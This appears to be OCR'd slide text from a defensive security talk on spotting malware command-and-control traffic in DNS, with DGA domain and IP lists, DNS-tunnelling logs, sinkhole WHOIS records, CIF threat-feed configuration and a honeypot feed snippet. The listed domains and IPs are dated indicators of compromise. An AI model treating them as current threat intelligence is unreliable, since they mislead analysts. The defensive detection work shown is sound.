
C2 communication: DNS

Passive DNS traffic acquisition and analysis
a couple of examples (last week)


domain	ip	owner
rtvwerjyuver.com	69.164.203.105	linode
tvrstrynyvwstrtve.com	109.74.196.143	linode
cu3007133.wfaxyqykxh.ru	...	

what does your DNS traffic look like..?

DNS viz01



DNS viz02


fqnowhqu.biz
149.93.223.
emxzcllifmy.ws
fheiwj.ws
fncbbxvtjn.ws
edjlsxpp.biz
149.93.94.1
eajcojckqe.biz
149.93.26.118
dnhnsyxgtmi.biz
149.93.216.52
dgciywxtky.ws
149.93.214.160
dapcyiav.ws
149.93.21.130
66268
cwsfqdpzeu.ws
149.93.11.98
bobpqm.ws
149.93.203.76
bmkzgk.ws
38.229.137.105
bhftlp.biz
149.93.200.0
bcwphpisjvx.biz
149.93.4.94
aqbpvfyy.ws
149.93.195.120
amhfefpsvwx.biz
216.66.15.10
02.150.27
zdpzhewh.biz
149.93.253.2
yyddzfhcqu.biz
149.93.252.34
yycqqgnlhogv.biz
38.229.188.31

DNS anonymizer traffc

Anonimizer

8/13/2014 9:59:12 PM - ##.##.##.## - 0s.o53xo.pfxxk5dvmjss4y3pnu.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - o53xo.pfxxk5dvmjss4y3pnu.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - o53xo.pfxxk5dvmjss4y3pnu.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - 0s.om.pf2gs3lhfzrw63i.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - 0s.om.pf2gs3lhfzrw63i.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - nbxxe33tnbuxsllwnn2xg.mjuxultvme.dd34.
8/13/2014 9:59:12 PM - ##.##.##.## - nbxxe33tnbuxsllwnn2xg.mjuxultvme.dd34.
8/13/2014 9:59:12 PM - ##.##.##.## - 0s.ne.pf2gs3lhfzrw63i.dd34.ru
8/13/2014 9:59:12 PM - ##.##.##.## - 0s.ne.pf2gs3lhfzrw63i.dd34.ru
8/13/2014 9:59:15 PM - ##.##.##.## - obuwg4y.nruxmzlkn52xe3tbnqxgg33n.dd34
8/13/2014 9:59:15 PM - ##.##.##.## - obuwg4y.nruxmzlkn52xe3tbnqxgg33n.dd34
8/13/2014 9:59:15 PM - ##.##.##.## - 0s.o53xo.mzqwgzlcn5xwwltdn5wq.dd34.r
8/13/2014 9:59:15 PM - ##.##.##.## - 0s.o53xo.mzqwgzlcn5xwwltdn5wq.dd34.ru

Time: Today 09:59:15pm

Description: Phishing.bpwh
Confidence Level: High

Covert channel communication

8/13/2014 5:49:04 PM – x.x.x.x – 5141017.mtdtzwdhc.mdgtmtmmc
8/13/2014 5:49:04 PM – x.x.x.x – 5141017.mtdtzwdhc.mdgtmtmmc

Time: Today 13:19:25
Description: REP.bilscz Detected at Today 13:19:25
Interface Name: bond1.382
Interface Direction: outbound

Sinkhole in DNS

Credit: domaintools.com

Email	thomas@spenglers.biz is associated with ~93,134 domains
Registrant Org	Domain Administrator was found in ~4,350,091 other domains
Dates	Created on 2014-06-30 - Expires on 2015-06-29
Domain Status	Registered And No Website
Whois History	1 record has been archived since 2014-07-02
Hosting History	1 change on 2 unique name servers over 0 year
Whois Server	whois.biz

Sinkhole in DNS

Credit: domaintools.com


Email	abuse@bigrock.com is associated with ~265,970 domains gregorygofr@yahoo.com
Registrar	BIGROCK SOLUTIONS LIMITED
Registrar Status	clientTransferProhibited
Dates	Created on 2011-06-26 - Expires on 2015-06-26 - Updated on 2014-06-25
Name Server(s)	NS1.SUSPENDED-DOMIAN.COM (has 306 domains) NS2.SUSPENDED-DOMIAN.COM (has 306 domains)
IP Address	69.164.203.105 - 81 other sites hosted on this server
IP Location	- Texas - Dallas - Linode
ASN	AS36351 SOFTLAYER - SoftLayer Technologies Inc.,US (registered Dec 12, 2005
Domain Status	Registered And Active Website
Whois History	30 records have been archived since 2011-06-27 Whois History

DNS

Suspicious activity: DNS lookups: kojxlvfkpl.biz:149.93.207.203
kojxlvfkpl.biz:216.66.15.109
kojxlvfkpl.biz:38.102.150.27

```
found a referral to rwhois.he.net:4321.

%rwhois V-1.5:0012b7:01 ops.he.net (HE-RWHOISd v:r255,m1:r319)
network:ID;I:NET-216.66.15.64/26
network:Auth-Area:nets
network:Class-Name:network
network:Network-Name;I:NET-216.66.15.64/26
network:Parent;I:NET-216.66.0.0/18
network:IP-Network:216.66.15.64/26
network:Org-Contact;I:POC-DC-1125
network:Tech-Contact;I:POC-HE-NOC
network:Abuse-Contact;I:POC-HE-ABUSE
network:NOC-Contact;I:POC-HE-NOC
network:Created:20130823163004000
network:Updated:20130823163004000

contact:ID;I:POC-DC-1125
contact:Auth-Area:contacts
contact:Class-Name:contact
contact:Name:Bert Lathrop
contact:Company:Farsight Security, Inc
contact:Street-Address:11400 La Honda Rd
```

Look for holes :)



Sinkhole traffic

2014/08/07 12:15:38	7 TWN	2258	38.102.150.27 USA	80	7	180 / 590	moloch
2014/08/07 12:15:44	7 TWN	2502	38.102.150.27 USA	80	7	180 / 590	moloch
2014/08/07 12:16:03	7 TWN	3018	38.102.150.27 USA	80	7	180 / 590	moloch
2014/08/07 12:16:58	7 TWN	1227	38.102.150.27 USA	80	7	180 / 590	moloch
2014/08/07 12:16:58	7 TWN	1229	38.102.150.27 USA	80	6	156 / 512	moloch
2014/08/07 12:17:06	7 TWN	1481	38.102.150.27 USA	80	7	180 / 590	moloch
2014/08/07 12:17:29	7 TWN	2253	38.102.150.27 USA	80	7	180 / 590	moloch

Other things in DGA

DNS amplification attacks and DDoS on DNS servers, are common. A pattern that we've seen this morning:
ifibmxqx.appledaily.com.hk ibalsxwl.appledaily.com.hk
gbaredivgpab.appledaily.com.hk izojgz.appledaily.com.hk
gbaredivgpab.appledaily.com.hk iharij.appledaily.com.hk
iharij.appledaily.com.hk af.appledaily.com.hk
yfvcarbvjrx.appledaily.com.hk yfvcarbvjrx.appledaily.com.hk
ozfuxxzpbov.appledaily.com.hk ahqtmzgdonivcn.appledaily.com.hk
ahqtmzgdonivcn.appledaily.com.hk wp.appledaily.com.hk
mb.appledaily.com.hk gt.appledaily.com.hk ghahulov.appledaily.com.hk
gxyheh.appledaily.com.hk ghahulov.appledaily.com.hk
gxyheh.appledaily.com.hk gxsfurevqlofkhwd.appledaily.com.hk
ifwhgbupkludar.appledaily.com.hk ifwhgbupkludar.appledaily.com.hk
ixwbgtmfobub.appledaily.com.hk

Validating your findings

There is a lot of public knowledge you could mine. CIF is a fantastic tool for that. `https://github.com/collectiveintel/cif-v1`


```
[2014-08-20T09:55:12,711Z][INFO][main:312]: processing: /opt/cif/bin/cif-smrt -d
 -r /etc/cif/rules/default/isc_sans_edu.cfg -f domains_medium
[2014-08-20T09:55:12,713Z][INFO][CIF::Smrt:91]: starting at: 2014-08-20T00:00:00
Z
[2014-08-20T09:55:12,717Z][INFO][CIF::Smrt:103]: processing...
[2014-08-20T09:55:12,717Z][DEBUG][CIF::Smrt::Handler::Default:52]: fetching...
[2014-08-20T09:55:12,717Z][DEBUG][CIF::Smrt::Fetcher::Uri:75]: pulling: http://i
sc.sans.edu/feeds/suspiciousdomains_Medium.txt
[2014-08-20T09:55:15,058Z][DEBUG][CIF::Smrt::Fetcher:49]: using log: /var/smrt/c
ache/20140820.log
[2014-08-20T09:55:15,058Z][DEBUG][CIF::Smrt::Fetcher:51]: file: /var/smrt/cache/
isc.sans.edu-domains_medium
[2014-08-20T09:55:15,108Z][INFO][main:324]: nothing [new] to send...
[2014-08-20T09:55:15,108Z][INFO][main:312]: processing: /opt/cif/bin/cif-smrt -d
 -r /etc/cif/rules/default/spamhaus.cfg -f edrop
[2014-08-20T09:55:15,111Z][INFO][CIF::Smrt:91]: starting at: 2014-08-20T00:00:00
Z
[2014-08-20T09:55:15,114Z][INFO][CIF::Smrt:103]: processing...
[2014-08-20T09:55:15,114Z][DEBUG][CIF::Smrt::Handler::Default:52]: fetching...
[2014-08-20T09:55:15,114Z][DEBUG][CIF::Smrt::Fetcher::Uri:75]: pulling: http://w
ww.spamhaus.org/drop/edrop.txt
```

CIF: example

grabbing shadowserver data:

```
feed = 'http://www.shadowserver.org/ccdns.php'
regex = '^([a-zA-Z0-9.-]+[a-zA-Z0-9]{2,5})$'
regex_values = 'address'
assessment = 'botnet'
description = 'unknown'
alternativeid = 'http://www.shadowserver.org/ccdns.php'
alternativeid_restriction = 'need-to-know'
disabled = true
```

CIF: example


Searched 5 of 5 shards. 45909 hits. 3.134 seconds
_index
provider
subdivision
group
firsttime
Result Source
{
_index: "cif-2014.08.13",
_type: "observables",
_id:
"edaa72396b4a761122e11c4dc9b6844dd9417c3032150243397e72d68154d8b0",
_version: 1,
_score: null,
_source: {
provider: "spamhaus.org",
peers: [],
subdivision: "MOW",
group: "everyone",
firsttime: "2014-08-13T08:13:33Z",
latitude: 55.7522,
id:
"edaa72396b4a761122e11c4dc9b6844dd9417c3032150243397e72d68154d8b0",
altid_tlp: "green",
lasttime: "2014-08-13T08:13:33Z",
@timestamp: "2014-08-13T08:13:40Z",
tlp: "green",
longitude: 37.6156,
timezone: "Europe/Moscow",
lang: "EN",
observable: "194.1.184.0/24",
countrycode: "RU",
tags: [
"suspicious",
"hijacked"
],
@version: 2,
otype: "ipv4",
reporttime: "2014-08-13T08:13:33Z",
citycode: "Moscow",
confidence: "95",

Honeypot: as source of indicators

HPFeeds could be used to share honeypot data feeds in controlled manner via your own broker.

```
import pygeoip
import hpfeeds
import json

HOST='broker'
PORT = 20000
CHANNELS= ['geoloc.events']
IDENT='ident'
SECRET='secret'
gi = pygeoip.GeoIP('GeoLiteCity.dat')
hpc = hpfeeds.new(HOST, PORT, IDENT, SECRET)
msg = {'latitude':gi.record_by_addr(ip)['latitude'],
       'longitude':gi.record_by_addr(ip)['longitude'],
        'type': 'honeypot hit'}
hpc.publish(CHANNELS, json.dumps(msg))
```

Detection with moloch

- Moloch
